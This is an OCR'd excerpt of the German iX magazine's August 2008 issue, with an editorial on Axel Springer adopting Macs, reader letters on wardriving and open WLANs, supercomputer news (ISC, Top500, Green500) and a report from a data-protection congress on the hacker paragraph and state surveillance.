

8 August 2008

€ 5,50 H 10554



Adobe oder Microsoft?

Flash vs. Silverlight



Rich Clients – Konzepte und Tutorials

Tutorial:
Ruby on Rails
Foto-Handling, Deployment

Zugriffskontrolle:
Simple Mandatory Access Kernel für Linux

Modellgetrieben entwickeln:
MDA-Tools im Vergleich

Anwendungs-Hosting:
Googles AppEngine

Tablet-Laptop:
Dells Latitude XT

Virtualisierung:
Microsofts Hyper-V

Speichernetze:
SANs effektiv verwalten

Embedded Systems:
Maschine-zu-Maschine-Kommunikation



Webanwendungen sicher machen:
Web-Application-Scanner und -Firewalls

August 2008
www.ix.de
iX Magazin für professionelle Informationstechnik
Österreich € 6,20 Schweiz CHF 10,70 Benelux € 6,70 Italien € 6,70
Heise

Das Weiße im Auge

Pünktlich 40 Jahre nach den „Enteignet“-Forderungen und brennenden Auslieferungsfahrzeugen bringt sich der Axel-Springer-Verlag wieder ins Gespräch. Diesmal allerdings nicht als Vertreter des Establishments, sondern als kleine radikale Minderheit: In einer via Youtube ausgestrahlten Videobotschaft verkündigte der Vorstandsvorsitzende Mathias Döpfner die Abkehr von der dunklen Seite der Macht.

Hinfort werde man sämtliche Arbeitsplätze des Konzerns mit Apple-Rechnern ausstatten, und zwar aus vier Gründen: Macs seien schon immer beliebte Werkzeuge in der Druckindustrie gewesen, sie seien „leichter zu bedienen als alle anderen“ und sähen hübsch aus. Schließlich kosteten Anschaffung und Wartung weniger als bei den Vorgängern. Vor allem diese Reihenfolge löst Verwunderung aus: Scheinbar hält ein in 33 Ländern aktives Unternehmen mit 10 000 Mitarbeitern und einem Milliardenumsatz leichte Benutzbarkeit und elegantes Aussehen für wichtiger als Einsparmöglichkeiten.

Überraschen dürfte der Schwenk all jene, die Apple auf dem Weg vom Computerhersteller zur Lifestyle-Company schon fast am Ziel sahen. Rechner und Bürosoftware, so konnte man in den letzten Jahren häufiger von Apple-Fans hören, gerieten gegenüber den diversen Laut- und Bunt-Angeboten immer mehr ins Hintertreffen. In Betrieben jenseits der kreativen Drei-Mensch-Klitsche spielten Apple und Mac OS X bislang jedenfalls keine nennenswerte Rolle.

Was sicherlich auch daran liegen dürfte, dass das Unternehmen in Deutschland keine Infrastruktur für Firmenkunden vorweisen kann. Die einzige Support-Option war bis dato „Apple Care“. Vor-Ort-Reparaturen sieht dieser Plan nur vor, wenn ein autorisierter Serviceanbieter in der Nähe des Kunden ansässig ist. Eine Reparatur- oder auch nur Reaktionszeit garantiert er nicht.

Springer, der damit zum größten europäischen Mac-Anwender wird, will die Einführung der Macs über fünf Jahre strecken. Ob diese Zeit reicht, um in allen Ländern eine Support-Organisation aufzubauen, die den Betrieb rund um die Uhr garantiert? Eine Alternative könnte sein, innerhalb des Verlags die nötigen Kenntnisse und Infrastruktur bereitzuhalten. Alles mag das Unternehmen jedenfalls nicht auf die Apple-Karte setzen, denn von der Umstellung auf Mac-Server war keine Rede.

Ebenso wenig wie von einem vollständigen Umstieg auf Mac OS X. Vielmehr will der Verlag sowohl dieses als auch Windows auf den Macs einsetzen. Noch gibt es keine Informationen dazu, wie das geschehen soll – weder die deutsche VMware-Niederlassung noch Parallels wussten etwas über den Einsatz ihrer Virtualisierungstechnik dort.

Der für Apple schlimmste Fall, dass seine Rechner nur den schicken Rahmen für ein per Bootcamp gestartetes schnödes Windows bilden, dürfte jedoch kaum eintreten. Denn immerhin will Springer auch das iPhone einsetzen, und das funktioniert zurzeit nur mit Apples OS X. Nicht zu vergessen Döpfners zweites Argument: Macs sind leichter zu bedienen als alle anderen Rechner. Allerdings nur, wenn auf ihnen das eigene Betriebssystem läuft.


CHRISTIAN KIRSCH



August 2008

Virtualisierung: Microsofts Hyper-V

Rechner im Rechner abzubilden, ist seit VMware, Xen und Co. eine auf allen Betriebssystemen mögliche Übung. Microsoft hat sein Hyper-V speziell auf den Windows Server 2008 zugeschnitten und setzt auf die von Intel und AMD entwickelten Hardware-Virtualisierungstechniken Intel VT-x und AMD-V.




Seite 66

Anwendungs-Hosting: Googles AppEngine

Google ist weltweit rund um die Uhr online und verfügt über IT-Ressourcen, von denen selbst viele Konzerne nur träumen können. Die naheliegende Idee, Anwendungen bei Google zu hosten, wird seit Neuestem von der AppEngine unterstützt.

Seite 136



Embedded Systems: M2M-Kommunikation

Je „intelligenter" und vernetzter die uns umgebenden Gegenstände werden, desto komplexer wird der Informationsfluss. Unter der Bezeichnung Machine-to-machine-Kommunikation haben sich verschiedene Formen des Datenaustauschs zwischen Geräten etabliert.



Seite 110



Flash vs. Silverlight

Professionell animierte Webseiten waren lange Zeit nahezu gleichbedeutend mit Adobes/Macromedias Flash. Das freie SVG konnte dem Platzhirsch nie den Rang streitig machen. Ist mit Microsofts Silverlight 2.0 eine ernst zu nehmende Alternative entstanden?

Seite 42, 48, 56

Webanwendungen sicher machen

Gegen Sicherheitslücken in Webanwendungen helfen keine normalen Firewalls. Stattdessen müssen Web Application Firewalls dafür sorgen, dass keine bösartigen Anfragen den Webserver erreichen, und Application-Scanner sollen schon im Vorfeld Schwachstellen aufspüren.

Seite 70 und 126



Angeschrägt

(Editorial: Schluss mit lustig; *iX* 7/08; S. 3)

Ihr Editorial scheint mir symptomatisch für den angeschrägten Umgang mit Recht und Unrecht in unserer heutigen Zeit, nicht zuletzt – oder sogar besonders – im Dunstkreis der Informationstechnologie.

Seien es die Autofahrer, die bei der Vorstellung eines neuen Bußgeldkataloges lauthals mit den verschiedensten Begründungen aufschreien – und sich selbst und anderen verschweigen, dass es ihnen eigentlich darum geht, möglichst preisgünstig weiterhin schneller zu fahren als auf den Schildern am Straßenrand steht.

Seien es die Musikliebhaber, die das althergebrachte Recht zur Privatkopie ausgehebelt sehen – und sich selbst und anderen verschweigen, dass es ihnen dabei eigentlich darum geht, wie früher die Mucke von Bekannten zu kopieren.

Oder seien es eben Technophile, die bei realitätsfremder Interpretation zur „Privatheit" von IP-Adressen laut aufschreien – und sich selbst und anderen verschweigen, dass es ihnen dabei eigentlich darum geht, mit der „Dummheit" mancher WLAN-Betreiber gegen deren Willen technische Spielchen zu treiben.

All das mag rechtlich, technisch oder sonstwie **irgendwie** argumentierbar sein – wenn man sich aber mal auf so etwas Ungewohntes wie Moral zurückbesinnt, wird einem vielleicht auffallen, was man da eigentlich für eine Heuchelei veranstaltet.

Ein berühmter Kopf namens Immanuel Kant hat einmal – zugegeben in wesentlich gebildeter klingenden Worten – die Forderung an alle Menschen gerichtet: „Seht zu, dass ihr einander nicht auf die Füße tretet."

Niemand unter der Wardriver-Fraktion kann mir weismachen, die Betreiber der von ihnen ausgespähten WLAN-Netzwerke **wollen**, dass man sich in ihr WLAN einklinkt – dass es darum gehe, Netze zu finden, die öffentlich sein **sollen**. Im Grunde steckt doch dahinter nur der Wunsch, die eigene technische Kreativität auszuleben – und den kreativen Umgang mit Gesetzen und Rechtfertigungen gegebenenfalls gleich mit – ohne sich ernsthaft um die Interessen anderer zu scheren. Spieltrieb pur auf technisch (und nötigenfalls rhetorisch und juristisch) hohem Niveau.

CHRISTOPH LIPKA, VIA E-MAIL

Grobe Fahrlässigkeit

(Editorial: Schluss mit lustig; *iX* 7/08; S. 3)

Ist es nicht so, dass man sein Cabrio ausreichend gegen Diebstahl zu schützen hat? Macht man es nicht, bekommt man eine Anzeige. Die kann auch auf Verleitung zur Straftat lauten. Wenn ich mein Haus/Auto verlasse und die Türen und Fenster offen stehen lasse, habe ich nachher auch keinen Anspruch bei meiner Versicherung.

Stellen sie sich folgende Situation vor: Ein Auto wurde von einem Unbekannten ohne Genehmigung genutzt. Der Geschädigte gibt bei der Polizei an: Am Montagabend habe ich gewohnheitsgemäß mein Auto unverschlossen mit steckendem Zündschlüssel abgestellt.

Vom Küchenfenster aus konnte ich beobachten, wie eine Person in meinen Wagen stieg und davonfuhr. Zwei Stunden später kam die Person wieder zurück und stellte meinen Wagen wieder ab. Ich konnte den Vorgang zwei Wochen lang beobachten und gebe nun die unberechtigte Nutzung meines Autos zur Anzeige auf.

Sollte es zu einer Anzeige kommen, würde ein Richter vermutlich eine Teilschuld bzw. grobe Fahrlässigkeit unterstellen.

Es gibt auch Länder, in denen offene Accesspoints genutzt werden können, ohne dass man sich strafbar macht. Dort geht man davon aus: Wenn der AP offen ist, darf ihn auch jeder nutzen.

PETER ACKERMANN, HALLERNDORF

DER DIREKTE DRAHT ZU iX

Direktwahl zur Redaktion: 05 11/53 52-387

Bitte entnehmen Sie Durchwahlnummern und E-Mail-Adressen dem Impressum.

Redaktion iX
Postfach 61 04 07
30604 Hannover

Fax: 05 11/53 52-361
E-Mail: <user>@ix.de
Web: www.ix.de

Sämtliche in *iX* seit 1990 veröffentlichten Listings sind über den iX-FTP-Server erhältlich: ftp.heise.de/pub/ix/

iX-Link Bei Artikeln mit diesem Hinweis können Sie auf www.ix.de das zugehörige Argument (ixJJMMSSS) eingeben, um eine klickbare Liste aller URLs zu bekommen.

Hersteller gefordert

(Editorial: Schluss mit lustig; *iX* 7/08; S. 3)

Ihr Editorial lese ich ziemlich regelmäßig und mit Interesse, diesmal stimme ich jedoch in einigen wesentlichen Punkten nicht mit Ihnen überein.

So schreiben Sie z. B.: „… wie soll in der Logik des Wuppertaler Urteils ein Fall gewertet werden, bei dem sich ohne Zutun des Benutzers sein Rechner mit dem nächsten erreichbaren WLAN verbindet?“

Mit der Unerfahrenheit der Nutzer haben Sie sicher recht, nur gibt es auch hier zwei Varianten:
– den von Ihnen angesprochenen unerfahrenen User, dessen Notebook sich ohne sein Zutun mit dem nächsten offenen WLAN verbindet, und
– den unerfahrenen User, dem man irgendwo einen häufig unnötigen WLAN-Router angedreht hat und der diesen ganz ahnungslos ohne Sicherheitsmaßnahmen betreibt.

Welche Unerfahrenheit ist da strafwürdig und welche nicht? Ausgehend von diesem Gedanken kann ich Ihren Ausführungen im nächsten Absatz noch weniger folgen: „Hätte sich der Wuppertaler Richter nämlich mit der Frage befasst, welche Verhaltenweisen spürbar negative Folgen nach sich ziehen, hätte er den Betreiber des offenen WLAN verurteilt.“

Sowohl der fahrlässige „offene“ Betrieb eines WLAN wie auch die unbewusste Einwahl in ein solches basieren meist auf mangelnder Sachkenntnis, wen soll man da wohl mehr verurteilen? Am besten gefällt mir aber der letzte Absatz:

„Damit soll nicht der strafrechtlichen Verfolgung von unbedarften Computer-Hobbyisten das Wort geredet werden. Doch naheliegender als die Bestrafung folgenlosen Wardrivens wäre sie allemal.“

Finden Sie es wirklich naheliegender, unwissende oder unbedarfte User wegen ihres mangelnden Fachwissens zu bestrafen? Echte Wardriver sind demgegenüber wohl ziemlich gut mit entsprechendem technischem Wissen ausgestattet, führen ihre Aktionen auch ganz bewusst aus und sind daher aus meiner Sicht schon eher zu verurteilen. Nur weil ein Wardriver folgenlos agiert hat, Einbruch bleibt Einbruch. Ich darf auch nicht ganz einfach ihr Kfz benutzen oder durch Ihre Wohnung laufen, nur weil Sie versehentlich nicht abgeschlossen haben.

Wichtiger erscheint mir hier die Rolle der Hersteller – weshalb sind WLAN-Router beim Verkauf grundsätzlich völlig offen konfiguriert? Wäre es nicht sinnvoller, diese Komponenten bereits entsprechend abgesichert zu verkaufen, damit der Käufer/User ganz bewusst die von ihm benötigten Kommunikationswege (und nur diese) öffnen muss? Nur ein paar kleine Änderungen der Grundeinstellungen, und vieles wäre sicherer. Darüber hinaus wären sich die User darüber im Klaren, welche „Türen“ sie geöffnet haben und schon allein dadurch weniger unerfahren.

Trotz abweichender Meinungen, ich freue mich schon auf die nächste *iX*.

ECKARD REICHELT, VIA E-MAIL

Zu viel ausgeblendet

(Mikro-Blogging: Twitter – Blogging, Instant Messaging und SMS in einem; *iX* 7/08; S. 54)

Schade, dass in dem Artikel lediglich auf die sozialen Aspekte von Twitter eingegangen wurde – und alle nicht-hypefähigen, interessanten Themen wie „Sicherheit“ und „Eigentum der Tweets“ ausgeblendet wurden … Der Artikel erreicht nicht das übliche Qualitätsniveau, das man von der *iX* gewohnt ist.

GEBHARD THIER, VIA E-MAIL

Ergänzungen und Berichtigungen

(Sicherheit: Neue Modalitäten für Nessus-Plugins; *iX* 7/08; S. 22)

Schon in der Vorgängerversion wurde Nessus proprietär, geändert hat sich mit Version 3 der Erscheinungstermin der Updates: Der kostenlose Plug-in-Feed für nicht kommerzielle Benutzer erscheint nun gleichzeitig mit dem Bezahl-Feed. Im Inhaltsverzeichnis Seite 6 hat sich derselbe Fehler eingeschlichen.

(Leserbriefe: Nicht ganz so restriktiv; *iX* 7/08; S. 8)

Die Antwort der Redaktion hätte heißen müssen „... ebenso wenig wie in der jeweiligen SBS-Domäne weitere SBS-Server, die eine der sogenannten Flexible Single Master Operations (FSMO) übernehmen.“

ISC 2008: Cluster, Kühlung und weite Strecken

Wachsende Resonanz auf der International Supercomputing Conference (ISC) wird zu einem Ortwechsel führen. Es geht weniger um die mit 1350 um 11 % gestiegenen Besucherzahlen, sondern den Ausstellungsbereich, der im Dresdner Kongresszentrum an seine Kapazitätsgrenzen gestoßen ist. Die ISC 2009 wird in Hamburg stattfinden.

Auf Clustern lag der Schwerpunkt der ISC-Ausstellung, vor allem auf solchen mit Multi-Core-Prozessorenknoten und flexiblen Architekturen. Bei Großkunden geht der Trend in Richtung heterogene Strukturen mit dedizierten Prozessortypen für spezifische Aufgaben.

Energieversorgung und Kühlung stehen bei Rechenclustern inzwischen im Mittelpunkt. SGI setzt auf ein Rack-System, bei dem die Aggregate die austretende Luft kühlen, wodurch die Raumtemperatur auf niedrigem Niveau bleibt. HP stellt das Rack in einen hermetisch geschlossenen Schrank, dessen Flüssigkeitskühlung die Luft in das Rack zurückführt.

Bedeutsamer für Europa als der Petaflops-Computer, der in Los Alamos seinen Dienst aufnehmen soll (siehe unten und *iX* 7/08, S. 20), war IBMs Präsentation des High Performance Computing (HPC) Node „iDataPlex“. Big Blue hat zusammen mit der Universität von Umea in Schweden den größten Windows-Rechencluster in Europa aufgebaut. Er hat eine Leistung von 46 TFlop/s und arbeitet mit Intels Xeon-Quad-Core-Prozessoren.

Fernverkehr mit IB

Voltaire, der 1997 gegründeten israelische Entwickler von Verbindungstechniken für Grid und HPC, ansässig in Herzeliya, kündete von Altem und Neuem. Bekannt war seit Mai, dass es nun auch eine offizielle Unterstützung des Engenio 7900 HPC Storage System von LSI gebe. Für Aufmerksamkeit sorgte die Ankündigung, auf Basis des von Mellanox angekündigten Chips „Infiniscale IV“ einen 40-Gbps-Infiniband-Switch zu entwickeln. Doch damit ist Voltaire nicht allein: Fast alle namhaften Anbieter haben 40-Gbps-Switches auf Grundlage des Chips für 2008 angekündigt. Laut IDC soll die Nutzung von Infiniband von 2006 bis 2011 um 54,4 % zunehmen.

Gemeinsam mit Adva Optical Network, Obsidian Strategics und dem High Performance Computing Center (HLRS) in Stuttgart konnte Voltaire verkünden, dass Infiniband-Verbindungen über 50 km einen Test erfolgreich bestanden hatten. Dazu hatte das Team mehr als 500 Knoten des Baden-Württembergischen Grid-Clusters über zwei Grid Director 2012 Switches von Voltaire mit je 288 Ports verbunden. Obsidians Range-Extending Switch Longbow Campus tunnelte das 4x-SDR-Infiniband-Signal (10 GBit) über die Dark-Fibre-Strecke, der Wavelength Division Multiplexer FSP (Fibre Service Platform) von Adva verband die Standorte. Bis dato nutzen Rechenzentren Infiniband zur internen Verbindung von Clustern am Ort.

Clearspeed kündigte sein Advance e710 Accelerator Board und den CSX700 Prozessor an. Mit 96 GFlop/s soll das Board ein Drittel weniger Strom verbrauchen als der Vorgänger. Ein einzelnes Advance e710 Board kann einen Dual-Socket-Quad-Core-Server um über die Hälfte steigern, gemessen mit Linpack. Außerdem stellte Clearspeed seine CATS-700 Accelerator Appliance vor. Sie bietet 1,1 TFlop/s Beschleunigung bei doppelter Genauigkeit im 1-U-Formfaktor. Um mehr Performance geht es auch bei AMDs Tochter ATI: Deren FireStream 9250 soll über 1 TFlops bei einfacher Genauigkeit erreichen. Die Karte steckt in einem PCI-Slot und braucht weniger als 150 Watt. Das SDK steht unter Open-Source-Lizenz.

Derzeit sind Supercomputing und HPC ein Synonym, es gibt aber Diskussionen um differenzierte Definitionen: Während ein Supercomputer hochperformante, große Strukturen bezeichnet, scheint sich der Terminus HPC auf kleine, aber leistungsfähige Systeme auszuweiten (www.supercomp.de/isc08). *Nikolai Zotow*

iX-Link ix0808010



Kühltür: Bei SGI kühlen die Aggregate in der Rückwand die Abluft der Rechner auf Raumtemperatur herunter.

Top500: Ein Hybrid-Cluster hat die Petaflops-Grenze geknackt

Die aktuelle Top500 hat eine Marke zu bieten: Die Petaflops-Grenze ist gefallen. Geschafft hat es der Roadrunner von IBM, der mit 122 400 Prozessorkernen und einer Hybridstruktur aus PowerXCell-8i- und Dual-Core-Opteron-CPUs eine Spitzenleistung von 1026 Teraflop/s erreicht. Das System steht allerdings noch nicht an seinen Bestimmungsort, sondern bei IBM. Der Bestplatzierte der Vorjahre fiel auf Platz zwei zurück. IBMs eServer BlueGene/L am LLNL erreicht mit 212 992 PowerPC-Kernen 478,2 TFlop/s. Auf Rang 3 folgt die BlueGene/P am Argonne National Laboratory mit 450,3 TFlop/s mit 163 840 Kernen. Erst Platz 4 geht an einen anderen Hersteller: Sun. Der Ranger an der Universität von Texas erreicht mit 62 976 Prozessorkernen 326 TFlop/s.

Der schnellste Rechner Europas steht immer noch in Deutschland: IBMs JUGENE am Forschungszentrum in Jülich nimmt Rang 6 ein. Die USA – das Land mit den meisten Supercomputern – musste leichte Einbußen hinnehmen. Standen im November 2007 noch 281 Rechner dort, waren es nun in der Juniliste nur noch 257 – immer noch mehr als die Hälfte. Dafür haben andere aufgeholt: Großbritannien konnte sich von 49 auf 53 steigern, Frankreich sogar von 17 auf 34 verdoppeln und Japan um zwei Systeme auf 22 zulegen. Deutschland hat in einem halben Jahr weitere 15 Superrechner aufgebaut und steht mit 46 Rechnern auf Platz drei hinter den USA und Großbritannien.

Bei den Herstellern konnte HP gegenüber IBM etwas Boden gewinnen und sich von 166 auf 183 Rechner steigern. Bei IBM schrumpfte die Zahl um 23 auf 209: das reichte aber immer noch für den ersten Platz. Die nächstplatzierten sind in der aktuellen Liste Dell (25), SGI (22), und Cray (16). Sun, Appro, Linux Networks, Fujitsu und Hitachi kommen auf je vier Installationen.

Nach wie vor führen die Cluster mit Blade-Servern. 75 % laufen mit Intels Prozessoren. Bei AMD haben es nur noch 55 in die Liste geschafft, vormals waren es noch 79, aber davon drei in den Top 10. Der überwiegende Teil der Supercomputer arbeitet mit Linux. Microsoft treibt mit seinem HPC Server 2008 fünf von fünfhundert Systemen an; eins weniger als in der letzten Aufstellung (www.top500.org). *Nikolai Zotow*

Grüne 500 in blauer Hand

Um es kurz zu machen: Natürlich hat Big Blue auch das Rennen um die Spitzenposition der Green500 (www.green500.org) wieder gewonnen – und belegt fast allein die folgenden 47 Plätze, gestört nur von drei SGI-Altix-ICE-8200EX-Systemen: eines auf Platz 17 und die beiden noch getrennten Hälften des Berliner-hannoverschen Clusters HLRN II auf Platz 41 (s. Seite 26).

Platz 1 teilen sich mit 488,14 MFlops/W die zwei neuen Bladecenter QS22 Cluster, deren Knoten mit 3,2 GHz schnellen PowerXCells 8i rechnen und über Infiniband miteinander kommunizieren. Beide stehen in Deutschland: einer am Fraunhofer-Institut für Techno- und Wirtschaftsmathematik ITWM (Top500-Rang 324), der andere bei IBM in Böblingen (Top500-Rang 464).

Auf Platz 3 des nach Energieeffizienz sortierten Top500-Ablegers findet sich dann schon der Petaflops-Rechner „Roadrunner“. Der Hybrid-Cluster aus 12 960 PowerXCells 8i und 6912 Opteron-Dual-Core (1,8 GHz) benötigt für seine Rechenpower von 1026 TFlops insgesamt 2345,5 kW, also 437,43 MFlops/W. Zum Vergleich: Der Spitzenreiter der letzten Jahre (November 2004 bis November 2007), der Blue Gene/L eServer am US-amerikanischen Lawrence Livermore National Laboratory (LLNL), kommt bei annähernd gleicher Leistungsaufnahme (2325,6 kW) auf 478,2 TFlops, also 205,27 MFlops/W und damit Platz 43 der Green500.

Sein Vorgänger, der japanische Earth Simulator I, der die Top500 von Juni 2002 bis Juni 2004 anführte (jetzt Platz 49), verbraucht für seine 35,86 TFlops – kalkulierte – 6,4 Megawatt (5,6 MFlops/W, Platz 499); in seiner Energieineffizienz nur noch übertroffen vom Intel Itanium 2 Tiger 4 (1,4 GHz) am LLNL mit 4915,2 kW auf 19,94 TFlops (Top500-Rang 89), also 4,06 MFlops/W (Platz 500).

Insgesamt kommen die 500 schnellsten Rechner der Welt auf stolze 170,58 MW, 9,7 % mehr als noch im November 2007 (155,95 MW nach der im Februar bereinigten Green500). Gleichzeitig hat sich die Zahl der gelisteten Megawatt-Rechner von 14 auf 24 erhöht – sie schlagen mit knapp 50 MW zubuche. 20 von ihnen sind allein unter den ersten 50 zu finden.

Vergleicht man allerdings die Zahlen zu den Megawatt-Rechnern in der Top- und der Green500, kommen Zweifel an dem ganzen Zahlenwerk auf: Für die auf den Top500-Plätzen 5 (Crays Jaguar am Oak Ridge National Laboratory), 8 (HPs Blade-Cluster EKA an den indischen Computational Research Laboratories) und 15 (Crays Franklin am National Energy Research Scientific Computing Center in Berkeley) geführten Rechner gibt die Green500 mindestens doppelt so hohe Werte für die Leistungsaufnahme aus wie die Top500.

Für Suns Ranger am Texas Advanced Computing Center der University of Texas (Top500 Platz 4) differieren die Angaben von 2 und 5,5 um satte 3,5 Megawatt. Und wie um die Verwirrung perfekt zu machen, gibt die c’t in der Ausgabe 5/2008, „Super Friday, Einweihung der beiden schnellsten zivilen Supercomputer der Welt“, wiederum andere Werte an: 3,4 MW maximaler Gesamtenergieverbrauch inklusive Storage und allem Gepäck (www.heise.de/ct/08/05/046). Der dort ebenfalls gewürdigte Jülicher Supercomputer Jugene kommt dagegen auf maximal 0,64 MW ohne Storage, in der Green500 mit 0,504 MW Gesamtverbrauch geführt.

Ebenfalls auffällig an der aktuellen Green500 ist die hohe Zahl identischer Werte bis zur zweiten Stelle hinterm Komma. Ganze 37 der vordersten 106 Systeme müssen ihren Platz nicht mit anderen teilen. Allein unter den ersten 11 beanspruchen zwei Rechner Platz 1, drei Platz 4 und fünf weitere Platz 7. Einzig der Roadrunner verteidigt noch seine Stellung als Unikat. Das zeigt den Trend: Supercomputer von der Stange, exemplarisch gemessen an einem Rechenknoten.

Susanne Nolte

Vernichtende Kritik auf dem DuD-Kongress

Abgesang

Ute Roos

Uferloser Datenexhibitionismus im Web 2.0, ein Staat, der an der Grenze zum Überwachungsstaat steht und seine Bürgerschutzpflichten vernachlässigt sowie ein „Kungelverein“, der staatliche Aufgaben an sich reißt – die Expertenanalyse zur gegenwärtigen Datenschutzsituation auf der DuD-Konferenz fiel ernüchternd bis desaströs aus.

Obgleich Besucher sowie Referenten der zehnten Konferenz „Datenschutz und Datensicherheit“ meist hauptberuflich mit der Thematik befasst waren, fielen die Meinungen zum Ist- und Soll-Zustand des Datenschutzes sehr kontrovers aus. So stellte etwa Sicherheitsberater Jörg Eckhardt ein relativ simples Programm in vier Punkten vor, wie man bei Mobilfunkanbietern mehr Datenschutz erreichen könne.

Eines der Ziele ist das Vermeiden unnötiger Datensammlungen. Die Mobilfunkanbieter seien ohnehin auf Datensparsamkeit aus, erläuterte Eckhardt. Der prompt folgende Zwischenruf „das ist neu!“ erntete Gelächter und zeigte, dass die Zuhörer diesen Optimismus mitnichten teilten.

Praxisnah war auch der Vortrag von Heidi Schuster von der Max-Planck-Gesellschaft zum Umgang mit dem „Hackerparagrafen“ im Unternehmen. Zwar gab sie ebenso wie viele andere Rechtsexperten in jüngster Zeit Entwarnung, was den Gebrauch der sogenannten Hackertools im eigenen Unternehmen zu Sicherheitszwecken anbelangt. Eine Sache jedoch bleibt problematisch: das Besorgen der Tools. Das wurde in der anschließenden lebhaften Diskussion mehr als deutlich.

Das Beispiel, das Heidi Schuster heranzog, demonstrierte, wie haarsträubend unlogisch und unüberlegt hier der Gesetzgeber vorgegangen war: Kauft jemand ein Messer – das man ebenso wie Hackerwerkzeuge zum Guten oder Bösen benutzen kann –, ist dieser Kauf allein noch nicht strafbar, sondern erst der Versuch, jemanden damit zu verletzen oder zu töten, oder aber die erfolgreiche Durchführung der Tat. So weit, so nachvollziehbar.

Haarsträubende Gesetzgebung

Im Fall der Hackertools wurde jedoch die Strafbarkeit vorverlagert und der Zwischenschritt des Versuchs fiel weg: Allein der Erwerb ist strafbar, selbst wenn man nichts Böses damit im Schilde führt. Merkwürdigerweise ist jedoch der Versuch, mit diesen Werkzeugen irgendwo einzubrechen oder etwas zu manipulieren, nicht strafbar, erst wieder die vollendete Tat. Absurder geht es kaum, war einhellig die Meinung.



Burkhard Hirsch: Der Staat muss aufhören, Grundrechte einzuschränken und die Grenzen der Verfassung zu belasten.

Unternehmen stehen nun vor der Schwierigkeit, ihre Systeme zwar noch auf Sicherheitslücken testen zu dürfen, sich aber nicht mehr legal die Werkzeuge beschaffen zu können. Experten hatten schon im Vorfeld der Gesetzgebung auf diesen fatalen Umstand aufmerksam gemacht – ohne Reaktion seitens des Gesetzgebers. Eine Verfassungsbeschwerde des Security-Dienstleisters Visukom liegt dem BVG vor, wird aber voraussichtlich nicht mehr in diesem Jahr entschieden.

Neue Wege des Datenschutzes will die Teletrust beschreiten. In Kürze will der Verein Version 1.0 eines Kodexes veröffentlichen, mit dem sich Anbieter aller Art von Internetdienstleistungen selbst zu datenschutzfreundlichem Verhalten verpflichten – Stichwort „sichere elektronische Identitäten“. Die acht Punkte reichen vom Selbstbestimmungsprinzip für den Anwender, der über die Preisgabe seiner persönlichen Daten selbst entscheiden können soll, über Datensparsamkeit und Transparenz bis hin zur Bewusstseinsbildung des Nutzers.

Damit kam der Teletrust-Vertreter jedoch nicht bei allen gut an. Johann Bizer, vormals beim ULD Schleswig-Holstein, jetzt Vorstand des IuK-Dienstleiters Dataport, kritisierte, dass nicht ein „Kungelverein“ für den Schutz der Bürger und dessen elektronische Identitäten zuständig sei, sondern der Gesetzgeber. Denn schließlich habe er diese Identitäten im Gesetz verankert – etwa beim elektronischen Personalausweis.

Kungelverein springt in die Bresche

Wenn der Staat Risiken verursache, dann müsse er auch zu ihrer Minimierung beitragen. Das Gegenteil sei aber der Fall. So weigere sich das Bundesinnenministerium seit Jahren trotz mehrmaliger Aufforderung durch das Parlament, eine Modernisierung des Datenschutzes einzuleiten. Stattdessen wollten nun die Verbände die Arbeit für die Regierung übernehmen. Ihm sei im Übrigen keine Selbstverpflichtung in Sachen Datenschutz bekannt, in der Unternehmen über das gesetzlich geregelte Mindestniveau hinausgingen.

Dirk Fox von Secorvo monierte folgerichtig, dass die Teletrust-Selbstverpflichtung weit hinter das Bundesdatenschutzgesetz zurückfiele, etwa in Hinblick auf die Zweckbestimmung der Daten oder die Löschungsverpflichtung. Und das, was in ihr steht, sei ohnehin gesetzliche Pflicht. Der Referent versprach etwas lapidar, die Einwände der Teletrust zu Gehör zu bringen, die Sinnlosigkeit der Selbstverpflichtung wurde allerdings augenfällig.

Die gesellschaftlichen Auswirkungen staatlicher Überwachung skizzierte Burkhard Hirsch, Jurist, Bürgerrechtler und zu RAF-Zeiten Innenminister von Nordrhein-Westfalen, in erschreckender Weise. Mit der Einführung der Vorratsdatenspeicherung hätte Deutschland, das an der Grenze zwischen Präventionsstaat und Überwachungsstaat stünde, die Schwelle zu Letzterem überschritten. „Ich bin empört über die Verschleppung der Verfassungsbeschwerde durch die Fristsetzung Ende Oktober“, so Hirsch und: „Ich bin empört über die Aussage des Innenministers, das BKA-Gesetz enthalte nichts Neues.“ Entweder, so Hirsch weiter, der Innenminister kenne das Gesetz nicht oder er sagt bewusst die Unwahrheit.

Das BKA-Gesetz enthält Befugnisse, in den privaten Wohnraum und in Computer von Bürgern einzubrechen. Außerdem vermischen sich die Kompetenzen von Polizei und Nachrichtendiensten immer stärker – laut Hirsch „völlig unvertretbar“ und ebenso Bestandteil eines Überwachungsstaats wie die kontinuierliche Ausdehnung des Strafrechts auf Vorbereitungshandlungen. Immer mehr tendiere man zur vorherigen Überwachung statt zur Aufklärung von Straftaten. Er appellierte an die Standfestigkeit der Politiker in diesen schweren Zeiten.

